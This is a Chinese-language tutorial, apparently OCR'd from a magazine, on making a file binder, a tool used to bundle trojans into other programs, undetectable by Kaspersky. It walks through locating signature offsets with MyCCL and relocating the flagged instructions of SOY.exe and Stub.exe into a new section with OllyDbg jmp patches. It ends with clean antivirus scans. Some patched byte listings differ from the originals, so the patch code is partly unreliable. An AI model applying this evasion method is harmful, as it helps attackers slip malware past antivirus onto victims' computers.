


图1 资源修改软件修改版权等信息



图2 修改后的程序主界面



图3 程序的图标

看我修改后的软件如图2、图3所示，够cool吧？

查下毒先，如图4。

下面我们来修改软件的**特征码**，重点哦！很多朋友一听说修改特征码就头大了是吧？其实很简单的，打开myccl选择定位文件特征码，开始位置填写00000400




图4 未作修改的捆绑器被杀毒软件查杀

分块个数100，（通常杀毒软件定位的特征代码都是在CODE和data区段，所以我们就定位这里，如果修改好后能过卡巴，我们就没必要定位其他区段！）设置下目录位置，"目录"就是选择个文件夹来保存生成的样本文件，其他设置如图5。

然后开始定位，接着无非就是定位、二次处理，再定位，然后复合定位此处特征。重复操作，直到范围相当小，可以确定修改的位置即可。看看结果，如图6、图7。




图5 Myccl主界面设置




图6 右键复合定位此处




图7 精确定位的结果

卡巴的文件定位：

特征码 物理地址/物理长度 如下：

[特征] 000F2C28_00000002

好，我们用ollydby打开syo.exe看看这个地方。000F2C28这个地址要转换成内存地址，用oc来转换下。得到004F3828地址，放进od，得到图8。

我们用鼠标滚轮向上滚2次到这个位置：




图8 od载入跳到特征码所在的地址

```
004F3824    E8 5316F7FF    call SOY.00464E7C
004F3829    A1 64724F00    mov eax,dword ptr ds:[4F7264]
004F382E    8B00           mov eax,dword ptr ds:[eax]
004F3830    E8 C716F7FF    call SOY.00464EFC
004F3835    E8 460CF1FF    call SOY.00404480
```

我们就来修改前5句，作个jmp跳转跳到空白的位置去。空白位置如何选择呢？我习惯是用zeroadd添加个新区段，如图9。

用peid查看下新区段





图9 Zeroadd主界面设置


图10 peid中的节查看器

的地址，方法是载入soy.exe，点EP段的小箭头打开“节查看器”找到你新加的区段名，如图10。


phenix区段的偏移是0013c000，在od中就要加上基址400000，也就是0053c000。记住这个地址，后面要用到的。现在我们用od载入，修改方法就是jmp跳转法，对卡巴有奇效。先nop那5段代码，记住最后那个代码的地址（我记作A），在0053c000写上那5段代码，最后再添加个jmp跳回到A处 去！具体修改的代码：

```
0053C000    E8 778EF2FF    call SOY.00464E7C
0053C005    A1 64724F00    mov eax,dword ptr ds:[4F7264]
0053C00A    8B00           mov eax,dword ptr ds:[eax]
0053C00C    E8 EB8EF2FF    call SOY.00464EFC
0053C011    E8 6A84ECFF    call SOY.00404480
0053C016  - E9 1E78FBFF    jmp SOY.004F3839
```

然后选上修改的所有代码，右键，复制到可执行文件，所有修改，右键保存文件。OK，再用od打开刚刚保存的文件找到那个位置nop掉那5段代码，因为不能同时修改2个区段的代码，所以分开做，既NOP那5段代码。注意NOP后要在004F3824 位置要写上句 jmp 0053C000，如图11，选择保存（如果出现提示，不用管它，选“是”）。


图11 千万要记住这里要写上jm跳转指令

扫描下，如图12。


图12 卡巴没有扫描出soy.exe是病毒

哇，过了！其实这个软件还有个文件夹，里面有个Stub.exe文件，也需要做下免杀，生成的文件才可完全过卡巴的！Stub.exe定位过程大同小异，不占用版面了，直接贴出结果：

[特征] 00002F50_00000002

Oc中转换成内存偏移地址：00403B50

Od载入，代码如下：

```
00403B50    54        push esp
00403B51    3B40 00   cmp eax,dword ptr ds:[eax]
00403B54    1039      adc byte ptr ds:[ecx],bh
00403B56    40        inc eax
00403B57    00E0      add al,ah
```


选这5行代码跳转，选个零区域

```
0403BBC    0000    add byte ptr ds:[eax],al
```

修改后的代码：

```
00403BBC    54      push esp
00403BBD    3B00    cmp eax,dword ptr ds:[eax]
00403BBF    1039    adc byte ptr ds:[ecx],bh
00403BC1    40      inc eax
00403BC2    02C4    add al,ah
00403BC4  ^ EB 92   jmp short Stub.00403B58
```

注意前面00403B50位置nop填充后，还需要修改数据为jmp 0403BBC后保存，查杀下没发现病毒，搞定！如图13所示。


